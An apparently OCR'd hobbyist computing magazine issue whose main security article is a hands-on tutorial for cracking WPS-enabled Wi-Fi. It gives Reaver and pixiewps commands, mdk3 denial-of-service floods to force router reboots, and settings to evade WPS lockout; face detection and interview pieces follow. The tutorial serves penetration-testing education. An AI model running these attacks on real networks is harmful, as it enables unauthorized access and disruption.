


Figure 11 - Tighten the screws using the included hex wrench, making sure not to overtighten them

Figure 12 - The completed tablet in all of its glory! You can optionally glue the included screw covers over top of the screws to give it a more finished look

ATTACKING WPS-ENABLED WIRELESS NETWORKS

by Adrian Popa

This article continues our exploration into wireless networking security and penetration testing using ODROID boards wifi modules. We've seen in previous articles how vulnerable wireless networks can be, and how easily security standards like WEP can be decrypted, and today we will focus on networks which support WPA/WPA2 security and feature Wi-Fi Protected Setup (WPS) technology.

As always, keep in mind that breaking into somebody's network without permission of the network owner or IT administrator is a criminal offense in most countries. All the following tests have been done in laboratory conditions with the network owner's consent.

How WPA PSK encryption works

WPA (WiFi Protected Access) is a security protocol developed to replace the insecure WEP known to be easily decrypted even way back in the early 2000s. WPA comes in two flavors—WPA1, which uses TKIP (the Temporal Key Integrity Protocol) and was introduced in 2003, and WPA2, which uses AES (the Advanced Encryption Standard) and became a standard sometime after 2004.


TKIP uses the same RC4 stream cipher technology as used in WEP and discussed in last month's article, but with TKIP it is applied on a per packet basis. This means that it generates a new key for each new packet. TKIP was deprecated in 2012, but is still widely supported on most networking equipment. TKIP uses the same RC4 cipher because it was designed to replace WEP on older hardware, but include new features such as hardware acceleration, message integrity checking, per-packet key hashing, broadcast key rotation, and a sequence counter. These features have helped discourage many of the attack methods that have since made WEP obsolete. Researchers have tried to port known attack methods from WEP to WPA-TKIP, but even the best methods available today can only decrypt some small packets (as seen in an ARP attack) or inject some packets (such as a poisoning attack), thwarting most attempts to acquire a network key.

WPA2-AES, on the other hand, is an entirely new implementation from the ground-up. It doesn't borrow from the WEP or WPA-TKIP infrastructure and instead uses an entirely new layer 2 frame, offering enhanced confidentiality, authentication, and access control. Aside from trying to brute-force a network key, there are no known methods that can attempt to decrypt a WPA2 network. But rest assured, the NSA is surely working hard to remedy this issue. So, WPA networks are generally safe from attacks, right? Well, not exactly..

A loophole: WPS

A wireless network is only as strong as its weakest point,

Figure 1 - The EAP message exchange and handshake process



Source	Destination	Protocol	Info
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	802.11	Association Request, SN=1020, FN=0, F
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	802.11	Association Request, SN=1021, FN=0, F
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Association Response, SN=2959, FN=0,
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Association Response, SN=2960, FN=0,
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAPOL	Start
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Identity
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Identity
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M1
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, M2
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M3
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M5
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, M6
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Request, Expanded Type, WPS, M7
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, WSC_NAC
Shenzhen_ad:b6:cd	HuaweiTe_3a:5f:df	EAP	Response, Expanded Type, WPS, WSC_NAC
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	EAP	Failure
HuaweiTe_3a:5f:df	Shenzhen_ad:b6:cd	802.11	Deauthentication, SN=3051, FN=0, Flag

and in this case, that is WPS. The Wi-Fi Protected Setup is a security standard designed to facilitate the implementation of secure networks. In theory, the idea was to simplify adding devices to a wireless network without the need to distribute network keys or implement complex access control, meaning an easier end-user experience. A network administrator meanwhile can maintain complex network keys in order to reduce the chances of a brute force attack of a network. WPS uses EAP (Extensible Authentication Protocol) to exchange identity information and other messages between the terminal device and the access point. A packet capture containing the EAP dialogue can be anlyzed here: http://bit.ly/1UIdlpV

There are several ways that a network administrator can implement WPS on the network:

PIN: The router has an 8 digit pin that the user must supply before receiving the network key. This is usually called "AP PIN". Alternatively the client can generate a PIN that needs to be entered into the router configuration window in order to authorize the connection.

Push Button Connect: The user needs to push a physical button on the router before attempting the connection. Once the button is pressed, the client is handed over the network key wirelessly. The window of opportunity is only a few minutes after the button has been pressed.

Out-of-Band: The network key information is communicated to the user using an out-of-band method, such as NFC or via a USB drive.

The WPS standard mandates that all devices have to implement the PIN method in order to be compliant. All other methods are optional. This means that the PIN method can't be disabled without disabling the whole protocol. This is what leads to the crux in using WPS as a wireless standard.

The problem with WPS PINs

Let's have a closer look at the PIN setup method. Typically, the router stores an eight digit pin that is either hardcoded (many cheaper routers, such as those provided by your ISP, might have 12345670) or set through its web interface. Eight digits gives you a key space of 10^8 (100 million) possible combinations, which would take more than 3 years to brute force if you were to try acquiring the network key at a rate of one combination per second. This doesn't look that bad from a security perspective. The protocol also mandates that the router must block WPS attempts for 60 seconds after three failed attempts, increasing the time it would take to guess a PIN, but in practice not all vendors have implemented this security policy correctly.

But the real problem with WPS lies in how the PIN authentication system is implemented. Instead of the router checking if you have the eight digit pin supplied by the client, it instead checks it as two four digit pins instead. It will report when one of the two PINs is correct, making it even easier to crack the WPS PIN. Furthermore, the last digit of the PIN is a checksum of the other 7 digits and can be calculated based on the first PIN once it is cracked. This reduces the key space from 100 million combinations to only 10^4 + 10^3, or only 11000 variations. This reduces the attack time on a WPS network from three years to something closer to three hours.

Attacking WPS-enabled networks

The tool that brute-forces WPS networks is called "Reaver" and was developed in December 2011. The attack is performed online, meaning that the attacker needs to be in constant communication with the target access-point in order to guess the correct PIN. In mid-2014, additional weaknesses were discovered in the way that WPS selects random numbers during the handshake process within several major chipsets. This includes Ralink, Broadcom, and Realtek chipsets, and now also enables offline brute force attacks through "pixie-dust attacks."

To install Reaver on an ODROID running an Ubuntu-based distribution, you could do it from the repository, but that version is a bit old and doesn't support offline cracking. Instead, we will download and compile a community edition:

```
$ git clone https://github.com/
t6x/reaver-wps-fork-t6x
$ sudo apt-get -y install build-
essential libpcap-dev sqlite3
libsqlite3-dev aircrack-ng
libpcap-dev
$ git clone https://github.com/
wiire/pixiewps.git
$ cd pixiewps/src
$ make
$ sudo make install
$ cd ../../reaver-wps-fork-t6x/
src
$ ./configure
$ make
$ sudo make install
```

To use Reaver, remember to set your WiFi card in monitor mode. You can read the April 2016 edition of ODROID Magazine to learn how to do it: http://bit.ly/200lf24.

```
$ sudo airmon-ng start wlan0
```

In order to run Reaver, you'll need to supply the BSSID of the access point you're attacking. It would also help if you knew which access points have WPS enabled to save you from attacking the wrong AP. Reaver also comes with a tool called "wash" which can display a list of nearby WPS-enabled access points.

Note that if you have already installed reaver from apt-get, prefix your wash and reaver commands with /usr/local/bin so that the new versions are used:

```
$ sudo wash -i mon0 -C
```

Wash should display a list of WPS enabled access points and their statuses. They can be locked or unlocked. However, I wasn't able to make it work with my testing rig as it kept displaying blank lines, so I abandoned this route. Upon further investigation, it seems the problem is related to the libpcap in Ubuntu 14.04 and you may need to downgrade to 1.4.2-0 on Ubuntu 14.04. See http://bit.ly/24Z9cTQ for more info.

On Ubuntu 16.04, libpcap comes in version 1.7.4 by default, which is better supported and allows Reaver to actually do its job. The commands and testing below were performed on an ODROID-C2 running Ubuntu 16.04. Make sure you upgrade the distribution of your ODROID before attempting to reproduce these results.

Unfortunately, neither Kismet nor airodump-ng support the display of WPS enabled networks, but we can always use a little known feature of wpa_supplicant in order to have it scan nearby networks and show the results. This is the same method used in the Linux GUI network selector widget and works without having the network card in monitor mode. You can see this process in Figure 2 and in the steps below. Alternatively, you can use any other device, such as a Windows laptop or Android smartphone, that displays whether or not an access point supports WPS.

```
$ sudo wpa_cli
scan
scan_results
quit
```

The network device under testing is a Huawei HG658 DSL router (http://bit.ly/1rvHkJV) which features a Broadcom chipset. WPS can be enabled only for the first configurable access-point in the router. The BSSID we're interested in is 9c:c1:72:3a:5f:df, as seen in Figure 2.

Figure 2 - Identifying WPS networks with wpa_cli

```
root@qp06:~# wpa_cli
wpa_cli v2.1
Copyright (c) 2004-2014, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.


Selected interface 'wlan3'

Interactive mode

> scan
OK
<3>CTRL-EVENT-SCAN-STARTED
<3>CTRL-EVENT-SCAN-RESULTS
<3>WPS-AP-AVAILABLE
> scan_results
bssid / frequency / signal level / flags / ssid
9c:c1:72:3a:5f:e1       2412    -50     [WPA2-PSK-CCMP][ESS]    NASA-HQ-Guests
9c:c1:72:3a:5f:df       2412    -42     [WPA2-PSK-CCMP][WPS][ESS]       NASA-HQ-WPS
> quit
```

Once you have the target BSSID and corresponding channel, you can start Reaver:

```
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --essid=NASA-HQ-WPS --win7 -vv
```

Ideally, if you already know the WPS PIN, such as if you're testing on your own network and devices, you can specify --pin to start cracking from your supplied PIN, as outlined in Figure 3. This is a good way to practice and make sure that the adapter can transmit the messages and that everything is working reliably.

```
root@frost:~# time /usr/local/bin/reaver -i mon0 --bssid 9c:c1:72:3a:5f:df --fix
ed --channel=1 --pin 15040503 -vv

Reaver v1.5.3 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212 & Wiire & AAnarchYY & Kok
oSoft

[+] Switching mon0 to channel 1
[+] Waiting for beacon from 9C:C1:72:3A:5F:DF
[+] Associated with 9C:C1:72:3A:5F:DF (ESSID: NASA-HQ-WPS)
[+] Starting Cracking Session. Pin count: 10000, Max pin attempts: 11000
[+] Trying pin 15040503.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '15040503'
[+] WPA PSK: '66UEGA6FWZ37R'
[+] AP SSID: 'NASA-HQ-WPS'
[+] Nothing done, nothing to save.

real    0m2.757s
user    0m0.048s
sys     0m0.036s
```

Figure 3 - Cracking the WPS PIN with Reaver is easy when you know the PIN

If you get a lot of "Warning: Failed to associate with …" error messages, you can try to let aireplay handle association in a separate terminal and let reaver worry only about WPS decryption:

```
$ sudo aireplay-ng -1 6000 -q 10 -e NASA-HQ-WPS -a
9c:c1:72:3a:5f:df -h 7c:dd:90:ad:b6:cd --ignore-nega-
tive-one mon0
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --essid=NASA-HQ-WPS --win7 --no-
associate -vv
```

The bssid address is the access point's MAC address, while "-h" takes the hardware address of your wifi interface. The Reaver process goes on and tries to establish the WPS handshake and submit a successful PIN. It will sleep when it senses that the access point is blocking WPS requests, and can be interrupted if necessary. It will continue to crack from where it left off once restarted.

If the output stops at "Waiting for beacon from …" or some similar error, it's possible that Reaver was unable to tune your network card to the desired network channel. You can manually tune with this command:

```
$ sudo iwconfig wlan0 channel 11
```

Now begins the waiting game. Assuming that you have a good signal between your attacking system and the target network device, you can expect to get a network key in a few hours. Of course, lots of things can influence this, such as radio interference that can prevent the EAP packet exchange, or a router lock-out from the WPS system can both further increase the attack time. As always, your mileage may vary. Modern firmwares and newer devices have gotten better at stopping these kinds of attack by blocking the WPS subsystem if too many attempts are made in a period of time. My test router locks up WPS after about 10 failed attempts. One way around this is to avoid triggering the locking and stop scanning before 10 attempts are made by introducing a longer wait time (-r 9:60). This of course will increase the time it will take to crack the PIN and make the attack less effective, but it also prevents the router from logging a lockout attempt.

It's also worth noting that the WPS process will generally unlock itself upon router reboot or reconfiguration as well. There are techniques to force some routers to reboot by forcing a denial-of-service attacks (DOS), but this would make somebody notice the router is under attack as their connectivity would suffer. The tool mdk3 that we saw in the May 2016 edition of ODROID Magazine can be used to perform such DOS attacks. For instance, to authenticate a large number of clients to the access point, use this command:

```
$ sudo mdk3 mon0 a -a 9C:C1:72:3A:5F:DF
```

If the access point is vulnerable it will reboot under the high load and unlock WPS again. Another attack type is to send an EAPOL flood with the following command to potentially force a router reboot:

```
$ sudo mdk3 mon0 x 0 -t 9C:C1:72:3A:5F:DF -n NASA-HQ-
WPS
```

Again, in my case, the router resisted both attacks given its fairly new firmware and technology designed to mitigate these threats. You could increase the number of parallel attacks by increasing the number of monitoring interfaces, but in the end, success depends on the router firmware and your distance to the router, as this determines how resilient the router is, and how many packets will reach the router..

If you don't have that much time on your hands and suspect that the router has a chipset affected by the pixie-dust attack, you can try the offline attack instead. You can run wash with the -g parameter to try and get the chipsets of the access-points around you to see if they are vulnerable to this type of attack:

```
$ sudo wash -i mon0 -g
```

The router I'm testing these attacks against has a Broadcom processor and should be vulnerable to the pixiedust attack. To start the attack. start Reaver with "-K 1" parameter:

```
$ sudo reaver -i mon0 --bssid 9c:c1:72:3a:5f:df
--fixed --channel=1 --dh-small -K 1 -vv
```

If the attack is successful, you should get the network key in just a few minutes after it is collected. However, in my tests, I was unable to get the PIN code using the pixie-dust method, but other devices might be vulnerable and you may have better luck yourself.


Using Wifite

An easier, interactive way of attacking WPS networks is with the help of Wifite. We've seen it in action in our previous article (http://bit.ly/1XxSbRw) when attacking WEP networks, and it can also be used against WPS, provided that Pixiewps and Reaver are also installed. To start an attack against a WPS network, you can start wifite like so:

```
$ sudo ./wifite.py --wps --wpst 0
```

The attack should show you the list of available WPS-enabled routers, and it should automatically cycle between offline Pixie-dust and online Reaver attacks between the networks. Sadly, the routers I tested must have some nonstandard WPS implementations because I was unable to even list them inside Wifite, so your results may differ. Anyway, cracking WPS with

Figure 4 - Attempted WPS attack through wifite



Wifite appears as seen in Figure 4.

Conclusion

When I first started to learn how to crack WPS, I thought it would be trivial to accomplish. I expected most of the WPS devices to be breakable if you were persistent enough, but it seems the devices I used either don't follow the protocol completely, or are hardened against WPS attacks. But this doesn't mean that WPS is safe. In fact, most devices released between 2007 and 2012, or devices without firmware updates in the last few years, are likely to be vulnerable to these types of attack. For example, if you have physical access to the router, you can simply press the WPS button and connect with your phone to retrieve the password from your phone's configuration. With this you can break any WPA password by bypassing the WPA authentication process completely. This is a huge advantage for the attacker who is physically near the router in question. With this in mind, it's a good idea to disable WPS completely on your devices to reduce the risk of an attack on your network. I'd love to hear your success stories in the support thread for these topics: http://bit.ly/1UqoNcl.

FACE DETECTION USING OCAM AND ODROID-XU4

HOW TO RECOGNIZE HUMAN FEATURES

withrobot@withrobot.com

Face detection has a long history of research with applications encompassing many fields. In the area of human-machine interfacing, face detection plays a basic yet very important role. Face detection and recognition also has many uses in the area of access control for security reasons. This tutorial is a step-by-step guide on how to run a face detection program based on OpenCV and using an ODROID-XU4 and oCam.

Figure 1 - Example of face detection (source: Learning OpenCV from O'Reilly)

Harr Classifier

Among the many face detection algorithms, the method created by Paul Viola and Michael Jones [1] based on Haar feature is the most well known and is widely used. This method uses features, as depicted in Figure 2, rather than the pixels directly to compute the difference between the regions of the image.

From the various possible combinations of features, we need to select only the combinations which are suitable to detect faces. This is a training process based on AdaBoost. If you are interested, you can learn more about




Figure 2 - Haar features (source: Learning OpenCV from O'Reilly)

the theory behind AdaBoost from their paper.

OpenCV provides a Haar classifier function call cvHaarDetectObjects, the function has the following prototype:

```
CvSeq* cvHaarDetectObjects(
 const CvArr* image,
 CvHaarClassifierCascade* cascade,
 CvMemStorage* storage,
 double scale_factor = 1.1,
 int min_neighbors = 3,
 int flags = 0,
 CvSize min_size = cvSize(0,0)
);
```

The parameters indicate the following:

```
image: input grayscale image
cascade: training data
storage: buffer used for the
algorithm
scale factor: scales to change
the image sizes
min_neighbors: default value is
3, meaning that 3 detections at
the same position are required to
be true face
flags: control of the operation of
the algorithm
min_size: the smallest region in
which to search for a face
```

The parameter "cascade" is actually a file containing the training data. OpenCV provides pretrained data, such as haarcascade_frontalface_alt.xml, which you can find in the ".../opencv/data" directory. We will use this pretrained data for our face detection demonstration code.


Setup

We will only need the following two items: an ODROID-XU4 and an oCam.

OpenCV can be installed using the following commands.

```
$ sudo apt-get update
$ sudo apt-get install libopencv-
dev
```

Figure 3 - oCam with ODROID-XU4



Next, download the face detection source code using the following commands:

```
$ cd ~
$ mkdir Project/facedetect -p
$ cd ~/Project/facedetect
$ wget https://raw.
githubusercontent.com/Itseez/
opencv/2.4/samples/c/facedetect.
cpp
```

Build the source code using the following g++ command:

```
$ g++ facedetect.cpp -o
facedetect\
 -lopencv_core -lopencv_highgui\
 -lopencv_imgproc -lopencv_
objdetect
```

After a successful build, you will get an executable file called "facedetect".

Run

Connect the oCam to the USB port of ODROID-XU4 and start the program with the following command:

```
$ ./facedetect --cascade="/
usr/share/opencv/haarcascades/
haarcascade_frontalface_alt.xml"\
--nested-cascade="/usr/share/
opencv/haarcascades/haarcascade_
eye.xml" --scale=1.3 0
```

The arguments used by facedetect are:

```
--cascade: primary trained clas-
sifier such as frontal face
--nested-cascade: optional sec-
ondary classifier such as eyes
--scale: resize scale
0: image filename or camera index
number
```

Figure 4 - Face detection result

The detected face will be marked by blue circle in the image view window.

You can quit from the program at any time by pressing "Ctrl-C" in terminal window or pressing "Esc" in Image View window. A video demonstration of this application is avalible at http://bit.ly/28QCZwu.

References

[1] P. Viola and M. J. Jones, "Robust Real-Time Face Detection", International Journal of Computer Vision 57(2), 137–154, 2004

Defeating facial recognition systems doesn't have to be hi-tech

MEET AN ODROIDIAN

JÖRG WOLFF

edited by Rob Roy

Jörg with his wife Ceci and his daughter Maria in their garden

Please tell us a little about yourself.

I am 50 years old and now in my 25th year working in service for variable speed drives. Mainly I do maintenance, commissioning and troubleshooting for frequency converters. For several years, I was involved in commissioning of steel and aluminium cold mill, including programming the automation system. I often travel to customers of all industries, mainly in the western part of Germany. I live with my family in Essen, a city with about 570,000 people in the heart of the industrial region of western Germany.

After leaving school, I started vocational training as an electrician. Then, I worked for one year in Germany, then went for two years to Moscow for the construction of the new German embassy. After returning home to Germany, I began my studies to be a state certified technican for power electronics. Right after that, I found a job in the service department of a global producer of electrical technology.


My amazing wife comes from Peru, and is the reason that I learned the Spanish language. We have a 7-year old daughter, and I have another daughter who is 19 years old. My wife is a journalist, but here in Germany she does work in her profession, but follows her passion of painting and creating statues.

How did you get started with computers?

During the time after I left school, there were several computers available for personal use, such as the Commodore, Atari and Sinclair models. I was fascinated by the Sinclair ZX Spectrum, and bought one as soon as I could afford it. I typed in games written in Basic from computer magazines, which is how I started to learn programming. Later, as I studied to be a state certified technican for power electronics, I bought an 80286 machine, and in the classroom, I learned to program in assembly language and

Jörg's ODROID-powered car computer

Jörg also uses his ODROID to play music in his home



Jörg and his wife enjoying some time together

Cruising the Peruvian Amazon in a boat with his family

PLC. As I started to build my own house automation in the 90s, I used a microcontroller board with an 80535 chip by programming in assembler. I later changed to an ATMega board, then to a SAM7x board, and finally to a Raspberry Pi. My home automation on the Pi is written with QT5.

What attracted you to the ODROID platform?

I first became interested as I searched for a platform for my CarPC. Very quickly, I decided that the OS should be Android, since on Android you have a wide choice of GPS apps and a nice touchscreen user interface. By searching the web, I discovered Hardkernel and their ODROID computers. I initially used an ODROID-U3, then bought a Banana Pi. However, the Banana Pi was terrible, with poor forum support and many complications in customizing the kernel. I was very happy when I learned that Hardkernel released the ODROID-C1.

How do you use your ODROIDs?

I have integrated one of my C1s in my car along with an 7-inch capacitive touch screen. Another C1+ is in the bedroom as an Android all-in-one PC with a music player, and a C2 does the same in the living room. For both of them, I repurposed a 15.4-inch LCD from some laptops.

My first ODROID was a U3, but I recently replaced it with the C1 in my car. The U3 is limited in screen resolution, and didn't support the screen that I wanted to use. Recently, I heard that burglary has increased dramatically in Germany, so I plan to build my own alarm system with a C2 as the central controller. I have already ordered 10 2.4GHz transmitters and receivers in order to build the window sensors, so that the state of the windows can be sent to the controller. Once I have successfully completed the project, I will report on it to the ODROID community.

Which ODROID is your favorite and why?

My favorite is the C2, because it is really fast.

What innovations would you like to see in future Hardkernel products?

I would like to see more RAM on the boards and support of the mainline kernel.

What hobbies and interests do you have apart from computers?

I like to travel to other countries together with my family. I also like to work in our garden. My biggest interest aside from computer technology is listening to my favorite R&B music.

What advice do you have for someone wanting to learn more about programming?

Keep trying and never give up. These days, it's very easy to get information from the Internet. There are so many examples, forums and how-tos, along with large open source projects such as Eclipse and Qt. Programming has never been so easy. When I first started, I had to buy large books that were very expensive.

Jörg met his beautiful wife Ceci during a trip to Peru